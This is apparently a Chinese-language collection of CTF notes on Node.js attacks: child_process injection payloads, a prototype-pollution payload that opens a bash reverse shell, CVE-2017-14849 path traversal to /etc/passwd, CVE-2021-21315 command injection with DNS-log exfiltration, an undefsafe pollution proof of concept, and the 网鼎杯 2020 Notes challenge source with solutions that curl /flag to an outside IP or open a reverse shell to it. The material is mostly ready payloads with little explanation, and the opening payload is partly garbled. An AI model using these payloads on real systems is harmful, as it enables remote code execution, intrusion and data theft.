calc[]=Object.values(require('child_process'))[5]('cat$IFS$9/G*>a').toString();&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=.calc[]=require('child_process').spawnSync('nl',['p']).stdout.toString();&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=.附另一道题的payload
{"user":"test","passwd":"test","__proto__":{"outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/xxx.xxx.xxx.xx/6666 0>&1\"');var __tmp2"}}Node.js 目录穿越漏洞(CVE-2017-14849)#
原因是 Node.js 8.5.0 对目录进行normalize操作时出现了逻辑错误,导致向上层跳跃的时候(如../../../../../../etc/passwd),在中间位置增加foo/../(如../../../foo/../../../../etc/passwd),即可使normalize返回/etc/passwd,但实际上正确结果应该是../../../../../../etc/passwd。

express这类web框架,通常会提供了静态文件服务器的功能,这些功能依赖于normalize函数。比如,express在判断path是否超出静态目录范围时,就用到了normalize函数,上述BUG导致normalize函数返回错误结果导致绕过了检查,造成任意文件读取漏洞。

当然,normalize的BUG可以影响的绝非仅有express,更有待深入挖掘。不过因为这个BUG是node 8.5.0 中引入的,在 8.6 中就进行了修复,所以影响范围有限。
payload
/static/../../../a/../../../../etc/passwd
node.js 命令执行 (CVE-2021-21315)#
描述:
Node.js-systeminformation是用于获取各种系统信息的Node.JS模块,它包含多种轻量级功能,可以检索详细的硬件和系统相关信息
npm团队发布安全公告,Node.js库中的systeminformation软件包中存在一个命令注入漏洞(CVE-2021-21315),其CVSSv3评分为7.8。攻击者可以通过在未经过滤的参数中注入Payload来执行系统命令。
payload
/api/getServices?name=$(echo -e ‘test’ > test.txt)http://123.58.224.8:43184/api/getServices?name[]=$(ping%20`ls%20/tmp`.bbgqm2.dnslog.cn)
jquery 文件上传 (CVE-2018-9207)#
undefsafe造成原型链污染#
var object = {
	a: {b: [1,2,3]}
};
var res = undefsafe(object, 'a.b.0', 10);
console.log(object); // { a: { b: [10, 2, 3] } }
//这里可以看见1被替换成了10
POC如下
var a = require("undefsafe");
var b = {};
var c = {};
var payload = "__proto__.ddd";
a(b,payload,"JHU");
console.log(c.ddd);
[网鼎杯 2020青龙组]Notes#
源码
var express = require('express');
var path = require('path');
const undefsafe = require('undefsafe');
const { exec } = require('child_process');


var app = express();
class Notes {
    constructor() {
        this.owner = "whoknows";
        this.num = 0;
        this.note_list = {};
    }

    write_note(author, raw_note) {
        this.note_list[(this.num++).toString()] = {"author": author,"raw_note":raw_note};
    }

    get_note(id) {
        var r = {}
        undefsafe(r, id, undefsafe(this.note_list, id));
        return r;
    }

    edit_note(id, author, raw) {
        undefsafe(this.note_list, id + '.author', author);
        undefsafe(this.note_list, id + '.raw_note', raw);
    }

    get_all_notes() {
        return this.note_list;
    }

    remove_note(id) {
        delete this.note_list[id];
    }
}

var notes = new Notes();
notes.write_note("nobody", "this is nobody's first note");


app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'pug');

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(express.static(path.join(__dirname, 'public')));


app.get('/', function(req, res, next) {
  res.render('index', { title: 'Notebook' });
});

app.route('/add_note')
    .get(function(req, res) {
        res.render('mess', {message: 'please use POST to add a note'});
    })
    .post(function(req, res) {
        let author = req.body.author;
        let raw = req.body.raw;
        if (author && raw) {
            notes.write_note(author, raw);
            res.render('mess', {message: "add note sucess"});
        } else {
            res.render('mess', {message: "did not add note"});
        }
    })

app.route('/edit_note')
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to edit a note"});
    })
    .post(function(req, res) {
        let id = req.body.id;
        let author = req.body.author;
        let enote = req.body.raw;
        if (id && author && enote) {
            notes.edit_note(id, author, enote);
            res.render('mess', {message: "edit note sucess"});
        } else {
            res.render('mess', {message: "edit note failed"});
        }
    })

app.route('/delete_note')
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to delete a note"});
    })
    .post(function(req, res) {
        let id = req.body.id;
        if (id) {
            notes.remove_note(id);
            res.render('mess', {message: "delete done"});
        } else {
            res.render('mess', {message: "delete failed"});
        }
    })

app.route('/notes')
    .get(function(req, res) {
        let q = req.query.q;
        let a_note;
        if (typeof(q) === "undefined") {
            a_note = notes.get_all_notes();
        } else {
            a_note = notes.get_note(q);
        }
        res.render('note', {list: a_note});
    })

app.route('/status')
    .get(function(req, res) {
        let commands = {
            "script-1": "uptime",
            "script-2": "free -m"
        };
        for (let index in commands) {
            exec(commands[index], {shell:'/bin/bash'}, (err, stdout, stderr) => {
                if (err) {
                    return;
                }
                console.log(`stdout: ${stdout}`);
            });
        }
        res.send('OK');
        res.end();
    })


app.use(function(req, res, next) {
  res.status(404).send('Sorry cant find that!');
});


app.use(function(err, req, res, next) {
  console.error(err.stack);
  res.status(500).send('Something broke!');
});


const port = 8080;
app.listen(port, () => console.log(`Example app listening at http://localhost:${port}`))
edit_note污染dict,访问status执行
{"id":"__proto__","author":"curl http://124.70.133.212:4444/ -d '@/flag'","raw":"123"}或者反弹shell
{"id":"__proto__","author":"bash -i >& /dev/tcp/124.70.133.212/5555 0>&1","raw":"123"}